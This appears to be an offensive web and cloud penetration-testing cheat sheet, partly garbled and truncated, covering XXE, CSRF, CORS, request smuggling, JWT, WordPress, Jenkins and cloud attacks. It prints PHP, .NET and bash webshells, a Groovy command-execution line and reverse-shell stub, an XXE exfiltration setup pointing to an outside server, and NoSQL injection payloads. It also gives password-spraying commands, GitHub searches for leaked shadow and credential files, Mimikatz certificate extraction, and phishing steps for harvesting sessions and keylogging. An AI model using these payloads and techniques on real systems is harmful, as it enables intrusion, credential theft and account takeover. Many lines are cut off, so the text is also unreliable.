g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]


- Blind XXE
```

```





]
>
&callhome;

- XXE OOB Attack (Yunusov, 2013)



&send;

File stored on http://publicServer.com/parameterEntity_oob.dtd

">
%all;

- XXE OOB with DTD and PHP filter




%sp;
%param1;
]>
&exfil;

File stored on http://92.222.81.2/dtd.xml

">

- XXE Inside SOAP

 %dtd;]>]]>

- XXE hidden attack:
Create a local SVG image with the following content:
 ]>&xxe;
Post a comment on a blog post, and upload this image as an avatar.
When you view your comment, you should see the contents of the /etc/hostna
```

Webshells

PHP

```
# system

CURL http://ip/shell.php?1=whoami
www.somewebsite.com/index.html?1=ipconfig

# passthru


# NINJA
;").($_^"/"); ?>
http://target.com/path/to/shell.php?=function&=argument
http://target.com/path/to/shell.php?=system&=ls

# NINJA 2
/'^'{{{{';@${$_}[_](@${$_}[__]);
```

.NET

```
<%@Page Language=”C#”%><%var p=new System.Diagnostics.Process{StartInfo={F
www.somewebsite.com/cgi-bin/a?ls%20/var
```

BASH

```
#!/bin/sh
echo;$_ `${QUERY_STRING/%20/ }`
www.somewebsite.com/cgi-bin/a?ls%20/var
```

Open Redirect

```
https://web.com/r/?url=https://phising-malicious.com
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Open%20Red

- Reflected parameters:
url
rurl
u
```

```
next
link
lnk
go
target
dest
destination
redir
redirect_uri
redirect_url
redirect
r
view
loginto
image_url
return
returnTo
return_to
continue
return_path
path

- Dom based:
location
location.host
location.hostname
location.href
location.pathname
location.search
location.protocol
location.assign()
location.replace()
open()
domElem.srcdoc
jQuery.ajax()
$.ajax()
XMLHttpRequest.open()
XMLHttpRequest.send()
```

CORS

```
Tools
https://github.com/s0md3v/Corsy
```

```
Cross-origin resource sharing (CORS) is a browser mechanism which enables

The same-origin policy is a restrictive cross-origin specification that li

| URL accessed | Access permitted? |
| http://normal-website.com/example/ | Yes: same scheme, domain, and port
| http://normal-website.com/example2/ | Yes: same scheme, domain, and port
| https://normal-website.com/example/ | No: different scheme and port |
| http://en.normal-website.com/example/ | No: different domain |
| http://www.normal-website.com/example/ | No: different domain |
| http://normal-website.com:8080/example/ | No: different port* |

There are various exceptions to the same-origin policy:
• Some objects are writable but not readable cross-domain, such as the loc
• Some objects are readable but not writable cross-domain, such as the len
• The replace function can generally be called cross-domain on the locatio
• You can call certain functions cross-domain. For example, you can call t

Access-Control-Allow-Origin header is included in the response from one we

# JSONP

In GET URL append “?callback=testjsonp”
Response should be:
testjsonp()

CORS PoC 1:




CORS PoC Exploit




CORS Exploit
Author








CORS PoC 2:







        CORS POC TEST
        Extract JWT





CORS Json PoC:



JSONP PoC




JSONP Exploit
secureITmania







```

CSRF

```
Cross-site request forgery (also known as CSRF) is a web security vulnerab

3 conditions:
• A relevant action
• Cookie-based session handling
• No unpredictable request parameters

Vulnerable request example:
__
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

```

email=wiener@normal-user.com
--

- HTML with attack:






```

Json CSRF

```
Requirements:

1. The authentication mechanism should be in the cookie-based model. (By d
2. The HTTP request should not be fortify by the custom random token on th
3. The HTTP request should not be fortify by the Same Origin Policy.

Bypass 2 & 3:
• Change the request method to GET append the body as query parameter.
• Test the request without the Customized Token (X-Auth-Token) and also he
• Test the request with exact same length but different token.

If post is not allowed, can try with URL/param?_method=PUT





```

CSRF Token Bypass

```
CSRF Tokens

Unpredictable value generated from the server to the client, when a second
   → Is transmited to the client through a hidden field:


- Example:
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 68
    Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

    csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
    --

- Validation depends on method (usually POST):
    --
    GET /email/change?email=pwned@evil-user.net HTTP/1.1
    Host: vulnerable-website.com
    Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
    --

- Validation depend on token is present (if not, validation is skipped):
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 25
    Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

    email=pwned@evil-user.net
    --
- CSRF not tied to user session

- CSRF tied to a non-session cookie:
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 68
    Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHCnSzEp8db

    csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
    --

- CSRF token duplicated in cookie:
    --
    POST /email/change HTTP/1.1
    Host: vulnerable-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 68
    Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyj

    csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
    --

- Validation of referer depends on header present (if not, validation is s

- Circumvent referer validation (if only checks the domain existence)
```

Web cache poisoning

```
**Tools**
https://github.com/s0md3v/Arjun
python3 arjun.py -u https://url.com --get
python3 arjun.py -u https://url.com --post
```

```
https://portswigger.net/research/practical-web-cache-poisoning

Web cache poisoning is an advanced technique whereby an attacker exploits

Fundamentally, web cache poisoning involves two phases. First, the attacke

A poisoned web cache can potentially be a devastating means of distributin
```

Broken Links

```
**Tools**
https://github.com/stevenvachon/broken-link-checker
blc -rfoi --exclude linkedin.com --exclude youtube.com --filter-level 3 ht
```

Virtual Hosts

```
**Tools**
https://github.com/jobertabma/virtual-host-discovery
ruby scan.rb --ip=192.168.1.101 --host=domain.tld
```

ClickJacking

```
Clickjacking is an interface-based attack in which a user is tricked into

- Preventions:
   → X-Frame-Options: deny/sameorigin/allow-from
   → CSP: policy/frame-ancestors ‘none/self/website.com’

 An example using the style tag and parameters is as follows:



...


  ...decoy web content here...




The target website iframe is positioned within the browser so that there i
```

Request smuggling

```
HTTP request smuggling is a technique for interfering with the way a web s

Request smuggling attacks involve placing both the Content-Length header a

Most HTTP request smuggling vulnerabilities arise because the HTTP specifi

- The Content-Length header is straightforward: it specifies the length of

    POST /search HTTP/1.1
    Host: normal-website.com
    Content-Type: application/x-www-form-urlencoded
    Content-Length: 11

    q=smuggling

- The Transfer-Encoding header can be used to specify that the message bod

    POST /search HTTP/1.1
    Host: normal-website.com
    Content-Type: application/x-www-form-urlencoded
    Transfer-Encoding: chunked

    b
    q=smuggling
    0


- CL.TE: the front-end server uses the Content-Length header and the back-
   ◇ Find - time delay:
    POST / HTTP/1.1
    Host: vulnerable-website.com
    Transfer-Encoding: chunked
    Content-Length: 4

    1
    A
    X
- TE.CL: the front-end server uses the Transfer-Encoding header and the ba
   ◇ Find time delay:
    POST / HTTP/1.1
    Host: vulnerable-website.com
    Transfer-Encoding: chunked
    Content-Length: 6

    0

    X
- TE.TE: the front-end and back-end servers both support the Transfer-Enco
```

Web Sockets

```
WebSockets are a bi-directional, full duplex communications protocol initi

WebSocket connections are normally created using client-side JavaScript li
var ws = new WebSocket("wss://normal-website.com/chat");

To establish the connection, the browser and server perform a WebSocket ha
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket

If the server accepts the connection, it returns a WebSocket handshake res
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
```

```
Sec-WebSocket-Accept: 0FFP+2nmNIf/h+4BP36k9uzrYGk=

Several features of the WebSocket handshake messages are worth noting:
• The Connection and Upgrade headers in the request and response indicate
• The Sec-WebSocket-Version request header specifies the WebSocket protoco
• The Sec-WebSocket-Key request header contains a Base64-encoded random va
• The Sec-WebSocket-Accept response header contains a hash of the value su
```

Web Services

GraphQL

```
**Tools**
https://github.com/doyensec/inql

Ide: [https://github.com/andev-software/graphql-ide](https://github.com/an

Past schema here: [https://apis.guru/graphql-voyager/](https://apis.guru/g

To test a server for GraphQL introspection misconfiguration: 1\) Intercept
```

JS

```
# JSScanner
# https://github.com/dark-warlord14/JSScanner
# https://securityjunky.com/scanning-js-files-for-endpoint-and-secrets/
bash install.sh
# Configure domain in alive.txt
bash script.sh
cat js/*
cd db && grep -oriahE "https?://[^\"\\'> ]+"
```

.NET

```
**Tools**
https://github.com/icsharpcode/ILSpy
https://github.com/0xd4d/dnSpy
```

JWT

```
**Tools**
https://github.com/ticarpi/jwt_tool
```

```
https://github.com/ticarpi/jwt_tool/wiki/Attack-Methodology

1. Leak Sensitive Info
2. Send without signature
3. Change algorythm r to h
4. Crack the secret h256
5. KID manipulation

eyJhbGciOiJIUzUxMiJ9.eyJleHAiOjE1ODQ2NTk0MDAsInVzZXJuYW1lIjoidGVtcHVzZXI2O

https://trustfoundry.net/jwt-hacking-101/
https://hackernoon.com/can-timing-attack-be-a-practical-security-threat-on
https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/
https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a

- Crack
pip install PyJWT
https://github.com/Sjord/jwtcrack
https://raw.githubusercontent.com/Sjord/jwtcrack/master/jwt2john.py
jwt2john.py JWT
./john /tmp/token.txt --wordlist=wordlist.txt

- Wordlist generator crack tokens:
https://github.com/dariusztytko/token-reverser
```

Github

```
**Tools**

* GitDumper If we have access to .git folder: ./gitdumper.sh [http://examp
* GitGot ./gitgot.py --gist -q CompanyName./gitgot.py -q '"example.com"'./
* GitRob [https://shhgit.darkport.co.uk/](https://shhgit.darkport.co.uk/)
* GitHound [https://github.com/tillson/git-hound](https://github.com/tills
* GitMiner [https://github.com/UnkL4b/GitMiner](https://github.com/UnkL4b/
* wordpress configuration files with passwords

  python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP\_HOST

* brasilian government files containing passwords

  python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND "gov.

* shadow files on the etc paste

  python3 gitminer-v2.0.py --query 'filename:shadow path:etc' -m root -c p

* joomla configuration files with passwords python3 gitminer-v2.0.py --que
* GitGrabber [https://github.com/hisxo/gitGraber](https://github.com/hisxo
* SSH GIT [https://shhgit.darkport.co.uk/](https://shhgit.darkport.co.uk/)
```

WAF

```
**Tools**

* whatwaf
* bypass-firewalls-by-DNS-history

  [https://github.com/vincentcox/bypass-firewalls-by-DNS-history](https://

  bash bypass-firewalls-by-DNS-history.sh -d example.com
```

```
Bypass trying to access to :

dev.domain.com
stage.domain.com
ww1/ww2/ww3...domain.com
www.domain.uk/jp/

Akamai
origin.sub.domain.com
origin-sub.domain.com

Cloudflare
python3 cloudflair.py domain.com
https://viewdns.info/iphistory/?domain=domain.com
https://whoisrequest.com/history/

```

```
DNS History
https://whoisrequest.com/history/

Imperva

https://medium.com/@0xpegg/imperva-waf-bypass-96360189c3c5

url.com/search?search=%3E%3C/span%3E%3Cp%20onmouseover=%27p%3D%7E%5B%5D%3B
```

Firebird

```
**Tools**
https://github.com/InfosecMatter/Scripts/blob/master/firebird-bruteforce.s
./firebird\_bruteforce.sh IP DB /PATH/pwdlist.txt
```

```
https://www.infosecmatter.com/firebird-database-exploitation/
apt-get -y install firebird3.0-utils
isql-fb
```

Wordpress

```
wpscan --url https://url.com
wpscan --url <domain> --enumerate ap at # All Plugins, All Themes
wpscan --url <domain> --enumerate u # Usernames
wpscan --url <domain> --enumerate v
vulnx -u https://example.com/ --cms --dns -d -w -e
python3 cmsmap.py https://www.example.com -F

Check IP behing WAF:
https://blog.nem.ec/2020/01/22/discover-cloudflare-wordpress-ip/

# SQLi in WP and can't crack users hash:
1. Request password reset.
2. Go to site.com/wp-login.php?action=rp&key={ACTIVATION_KEY}&login={USERN

# XMLRPC

pingback.xml:
<?xml version="1.0" encoding="iso-8859-1"?>
```

```
<methodCall>
<methodName>pingback.ping</methodName>
<params>
 <param>
  <value>
   <string>http://10.0.0.1/hello/world</string>
  </value>
 </param>
 <param>
  <value>
   <string>https://wordpress.nem.ec/2020/01/22/hello-world/</string>
  </value>
 </param>
</params>
</methodCall>

curl -X POST -d @pingback.xml https://exmaple.com/xmlrpc.php

Evidence xmlrpc:
curl -d 'demo.sayHello' -k https://example.com/xmlrpc.php

Enum User:
for i in {1..50}; do curl -s -L -i https://example.com/wordpress?author=$i
```

Webdav

```
davtest -cleanup -url http://target
cadaver http://target
```

Joomla

```
# Joomscan
joomscan -u  http://10.11.1.111
joomscan -u  http://10.11.1.111 --enumerate-components

vulnx -u https://example.com/ --cms --dns -d -w -e
python3 cmsmap.py https://www.example.com -F
```

Jenkins

```
JENKINSIP/PROJECT//securityRealm/user/admin

JENKINSIP/jenkins/script

Groovy RCE
def process = "cmd /c whoami".execute();println "${process.text}";

Groovy RevShell

String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
```

IIS

```
# ViewState:
https://www.notsosecure.com/exploiting-viewstate-deserialization-using-bla

# WebResource.axd:
https://github.com/inquisb/miscellaneous/blob/master/ms10-070_check.py

# ShortNames
https://github.com/irsdl/IIS-ShortName-Scanner
java -jar iis_shortname_scanner.jar 2 20 http://domain.es

# Padding Oracle Attack:
# https://github.com/KishanBagaria/padding-oracle-attacker
npm install --global padding-oracle-attacker
padding-oracle-attacker decrypt  hex:   [options]
padding-oracle-attacker decrypt  b64:   [options]
padding-oracle-attacker encrypt              [options]
padding-oracle-attacker encrypt  hex:    [options]
padding-oracle-attacker analyze  [] [options]
```

Firebase

```
# https://github.com/Turr0n/firebase
python3 firebase.py -p 4 --dnsdumpster -l file
```

OWA

```
**Tools**

* MailSniper - [https://github.com/dafthack/MailSniper](https://github.com
* UserName Recon/Password Spraying - [http://www.blackhillsinfosec.com/?p=
* Password Spraying MFA/2FA - [http://www.blackhillsinfosec.com/?p=5089](h
* Password Spraying/GlobalAddressList - [http://www.blackhillsinfosec.com/
* Outlook 2FA Bypass - [http://www.blackhillsinfosec.com/?p=5396](http://w
* Malicious Outlook Rules - [https://silentbreaksecurity.com/malicious-out
* Outlook Rules in Action - [http://www.blackhillsinfosec.com/?p=5465](htt
* Spraying toolkit: [https://github.com/byt3bl33d3r/SprayingToolkit](https
```

Name Conventions:

- FirstnameLastinitial
- FirstnameLastname
- Lastname.firstname

```
# Password spraying:
Invoke-PasswordSprayOWA -ExchHostName mail.r-1x.com -UserList C:\users.txt
python3 atomizer.py owa mail.r-1x.com 'Dakota2019!' ../users.txt
```

VHosts

```
**Tools** [https://github.com/codingo/VHostScan](https://github.com/codingo/
```

OAuth

Explanation

```
OAuth 2.0
https://oauth.net/2/
```

```
https://oauth.net/2/grant-types/authorization-code/

Flow:

1. MyWeb tried integrate with Twitter.
2. MyWeb request to Twitter if you authorize.
3. Prompt with a consent.
4. Once accepted Twitter send request redirect_uri with code and state.
5. MyWeb take code and it's own client_id and client_secret and ask server
6. MyWeb call Twitter API with access_token.

Definitions:

- resource owner: The resource owner is the user/entity granting access to
- resource server: The resource server is the server handling authenticate
- client application: The client application is the application requesting
authorization server: The authorization server is the server issuing acces
- client_id: The client_id is the identifier for the application. This is
- client_secret: The client_secret is a secret known only to the applicati
- response_type: The response_type is a value to detail which type of toke
- scope: The scope is the requested level of access the client application
- redirect_uri: The redirect_uri  is the URL the user is redirected to aft
- state: The state  parameter can persist data between the user being dire
- grant_type: The grant_type parameter explains what the grant type is, an
- code: This code is the authorization code received from the authorizatio
- access_token: The access_token is the token that the client application 
- refresh_token: The refresh_token allows an application to obtain a new a
```

Bugs

```
- Weak redirect_uri configuration
• Open redirects: https://yourtweetreader.com/callback?redirectUrl=https:/
• Path traversal: https://yourtweetreader.com/callback/../redirect?url=htt
• Weak redirect_uri regexes: https://yourtweetreader.com.evil.com
• HTML Injection and stealing tokens via referer header: https://yourtweet

- Improper handling of state parameter

• Slack integrations allowing an attacker to add their Slack account as th
• Stripe integrations allowing an attacker to overwrite payment info and a
• PayPal integrations allowing an attacker to add their PayPal account to 

- Assignment of accounts based on email address

• If not email verification is needed in account creation, register before
• If not email verification in Oauth signing, register other app before th
```

```

- Disclosure of secrets in url

- Access token passed in request body
   → If the access token is passed in the request body at the time of allo

- Reusability of an Oauth access token
   → Sometimes there are cases where an Ouath token previously used does n
```

Even more and more

```
https://owasp.org/www-pdf-archive/20151215-Top_X_OAuth_2_Hacks-asanso.pdf
https://medium.com/@lokeshdlk77/stealing-facebook-mailchimp-application-oa
https://medium.com/a-bugz-life/the-wondeful-world-of-oauth-bug-bounty-edit
https://gauravnarwani.com/misconfigured-oauth-to-account-takeover/
https://medium.com/@Jacksonkv22/oauth-misconfiguration-lead-to-complete-ac
https://medium.com/@logicbomb_1/bugbounty-user-account-takeover-i-just-nee
https://medium.com/@protector47/full-account-takeover-via-referrer-header-
https://hackerone.com/reports/49759
https://hackerone.com/reports/131202
https://hackerone.com/reports/6017
https://hackerone.com/reports/7900
https://hackerone.com/reports/244958
https://hackerone.com/reports/405100
https://ysamm.com/?p=379
https://www.amolbaikar.com/facebook-oauth-framework-vulnerability/
https://medium.com/@godofdarkness.msf/mail-ru-ext-b-scope-account-takeover
https://medium.com/@tristanfarkas/finding-a-security-bug-in-discord-and-wh
https://medium.com/@0xgaurang/case-study-oauth-misconfiguration-leads-to-a
https://medium.com/@rootxharsh_90844/abusing-feature-to-steal-your-tokens-
http://blog.intothesymmetry.com/2014/02/oauth-2-attacks-and-bug-bounties.h
http://blog.intothesymmetry.com/2015/04/open-redirect-in-rfc6749-aka-oauth
https://www.veracode.com/blog/research/spring-social-core-vulnerability-di
https://medium.com/@apkash8/oauth-and-security-7fddce2e1dc5
```

Flask

```
**Tools**

* Flask unsign: [https://github.com/Paradoxis/Flask-Unsign](https://github
pip3 install flask-unsign
flask-unsign
flask-unsign --decode --cookie 'eyJsb2dnZWRfaW4iOmZhbHNlfQ.XDuWxQ.E2Pyb6x3
flask-unsign --decode --server 'https://www.example.com/login'
flask-unsign --unsign --cookie < cookie.txt
flask-unsign --sign --cookie "{'logged_in': True}" --secret 'CHANGEME'
```

Symfony/Twig

- Twig: https://medium.com/server-side-template-injection/server-side-template-injection-faf88d0c7f34
- Check for `www.example.com/_profiler/` it contains errors and server variables

Drupal

```
**Tools** [https://github.com/ajinabraham/CMSScan](https://github.com/ajin

docker run -it -p 7070:7070 cmsscan
python3 cmsmap.py https://www.example.com -F
```

NoSql/MongoDB

```
**Tools** [https://github.com/codingo/NoSQLMap](https://github.com/codingo/N
```

```
# Payload:
' || 'a'=='a

mongodbserver:port/status?text=1

# in URL
username[$ne]=toto&password[$ne]=toto

##in JSON
{"username": {"$ne": null}, "password": {"$ne": null}}
{"username": {"$gt":""}, "password": {"$gt":""}}
```

```

# NoSQLMap
python setup.py install
```

PHP

```
**Tools** [https://github.com/TarlogicSecurity/Chankro](https://github.com/T
```


```
# Bypass disable_functions and open_basedir
python2 chankro.py --arch 64 --input rev.sh --output chan.php --path /var/
```

Cloud

General

- Searching for bad configurations
- No auditable items:
  • DoS testing
  • Intense fuzzing
  • Phishing the cloud provider's employees
  • Testing other company's assets
  • Etc.
- Audit policies:
  - Azure: https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement
  - Aws: https://aws.amazon.com/security/penetration-testing/
  - GCP: https://support.google.com/cloud/answer/6262505?hl=en
    ``` **Tools**
- https://github.com/initstring/cloud_enum
    ```

- https://github.com/nccgroup/ScoutSuite



PRODUCT	aws	Microsoft Azure	Google Cloud Platform
Virtual Servers	Instances	VMs	VM Instances
Platform-as-a-Service	Elastic Beanstalk	Cloud Services	App Engine
Serverless Computing	Lambda	Azure Functions	Cloud Functions
Docker Management	ECS	Container Service	Container Engine
Kubernetes Management	EKS	Kubernetes Service	Kubernetes Engine
Object Storage	S3	Block Blob	Cloud Storage
Archive Storage	Glacier	Archive Storage	Coldline
File Storage	EFS	Azure Files	ZFS / Avere
Global Content Delivery	CloudFront	Delivery Network	Cloud CDN
Managed Data Warehouse	Redshift	SQL Warehouse	Big Query

```
Recon:

• First step should be to determine what services are in use
• More and more orgs are moving assets to the cloud one at a time
• Many have limited deployment to cloud providers, but some have fully emb
• Determine things like AD connectivity, mail gateways, web apps, file sto
• Traditional host discovery still applies
• After host discovery resolve all names, then perform whois
lookups to determine where they are hosted
• Microsoft, Amazon, Google IP space usually indicates cloud service usage
   ◇ More later on getting netblock information for each cloud service
• MX records can show cloud-hosted mail providers
• Certificate Transparency (crt.sh)
• Monitors and logs digital certs
• Creates a public, searchable log
• Can help discover additional subdomains
• More importantly… you can potentially find more Top Level Domains (TLD’s
• Single cert can be scoped for multiple domains
• Search (Google, Bing, Baidu, DuckDuckGo): site:targetdomain.com -site:ww
• Shodan.io and Censys.io zoomeye.org
• Internet-wide portscans
• Certificate searches
• Shodan query examples:
   ◇ org:”Target Name”
   ◇ net:”CIDR Range”
   ◇ port:”443”
• DNS Brute Forcing
• Performs lookups on a list of potential subdomains
• Make sure to use quality lists
• SecLists: https://github.com/danielmiessler/SecLists/tree/master/Discove
• MX Records can help us identify cloud services in use
   ◇ O365 = target-domain.mail.protection.outlook.com
   ◇ G-Suite = google.com | googlemail.com
   ◇ Proofpoint = pphosted.com
• If you find commonalities between subdomains try iterating names
•  Other Services
   ◇ HackerTarget https://hackertarget.com/
   ◇ ThreatCrowd  https://www.threatcrowd.org/
   ◇ DNSDumpster  https://dnsdumpster.com/
   ◇ ARIN Searches  https://whois.arin.net/ui/
      ▪ Search bar accepts wild cards “*”
      ▪ Great for finding other netblocks owned by the same organization
• Now resolve all the domains you obtained and compare to cloud service ne
   ◇ Azure Netblocks
      ▪ Public: https://www.microsoft.com/en-us/download/details.aspx?id=5
      ▪ US Gov: http://www.microsoft.com/en-us/download/details.aspx?id=57
      ▪ Germany: http://www.microsoft.com/en-us/download/details.aspx?id=5
      ▪ China: http://www.microsoft.com/en-us/download/details.aspx?id=570
• AWS Netblocks
   ◇ https://ip-ranges.amazonaws.com/ip-ranges.json
• GCP Netblocks
   ◇ Google made it complicated so there’s a script on the next page to g
• Box.com Usage
   ◇ Look for any login portals
      ▪ https://companyname.account.box.com
   ◇ Can find cached Box account data too
• Employees
   ◇ LinkedIn
   ◇ PowerMeta https://github.com/dafthack/PowerMeta
   ◇ FOCA https://github.com/ElevenPaths/FOCA
   ◇ hunter.io

 Tools:
     • Recon-NG https://github.com/lanmaster53/recon-ng
     • OWASP Amass https://github.com/OWASP/Amass
     • Spiderfoot https://www.spiderfoot.net/
     • Gobuster https://github.com/OJ/gobuster
     • Sublist3r https://github.com/aboul3la/Sublist3r

Foothold:
• Find ssh keys in shhgit.darkport.co.uk https://github.com/eth0izzle/shhg
• GitLeaks https://github.com/zricethezav/gitleaks
• Gitrob https://github.com/michenriksen/gitrob
• Truffle Hog https://github.com/dxa4481/truffleHog

Password attacks:
• Password Spraying
   ◇ Trying one password for every user at an org to avoid account lockou
```

• Most systems have some sort of lockout policy
  ◇ Example: 5 attempts in 30 mins = lockout
• If we attempt to auth as each individual username one time every 30 mins
• Credential Stuffing
  ◇ Using previously breached credentials to attempt to exploit password
• People tend to reuse passwords for multiple sites including corporate ac
• Various breaches end up publicly posted
• Search these and try out creds
• Try iterating creds


Web server explotation
• Out-of-date web technologies with known vulns
• SQL or command injection vulns
• Server-Side Request Forgery (SSRF)
• Good place to start post-shell:
• Creds in the Metadata Service
• Certificates
• Environment variables
• Storage accounts
• Reused access certs as private keys on web servers
  ◇ Compromise web server
  ◇ Extract certificate with Mimikatz
  ◇ Use it to authenticate to Azure
• Mimikatz can export "non-exportable" certificates:

```
mimikatz# crypto::capi
mimikatz# privilege::debug
mimikatz# crypto::cng
mimikatz# crypto::certificates /systemstore:local_machine /store:my /e
```

Phising
• Phishing is still the #1 method of compromise
• Target Cloud engineers, Developers, DevOps, etc.
• Two primary phishing techniques:
  ◇ Cred harvesting / session hijacking
  ◇ Remote workstation compromise w/ C2
• Attack designed to steal creds and/or session cookies
• Can be useful when security protections prevent getting shells
• Email a link to a target employee pointing to cloned auth portal
  ◇ Examples: Microsoft Online (O365, Azure, etc.), G-Suite, AWS Console
• They auth and get real session cookies… we get them too.

Phishing: Remote Access
• Phish to compromise a user's workstation
• Enables many other options for gaining access to cloud resources
• Steal access tokens from disk
• Session hijack
• Keylog
• Web Config and App Config files
  ◇ Commonly found on pentests to include cleartext creds
  ◇ WebApps often need read/write access to cloud storage or DBs
  ◇ Web.config and app.config files might contain creds or access tokens

```
    ◇ Look for management cert and extract to pfx like publishsettings fil
    ◇ Often found in root folder of webapp
• Internal Code Repositories
    ◇ Gold mine for keys
    ◇ Find internal repos:
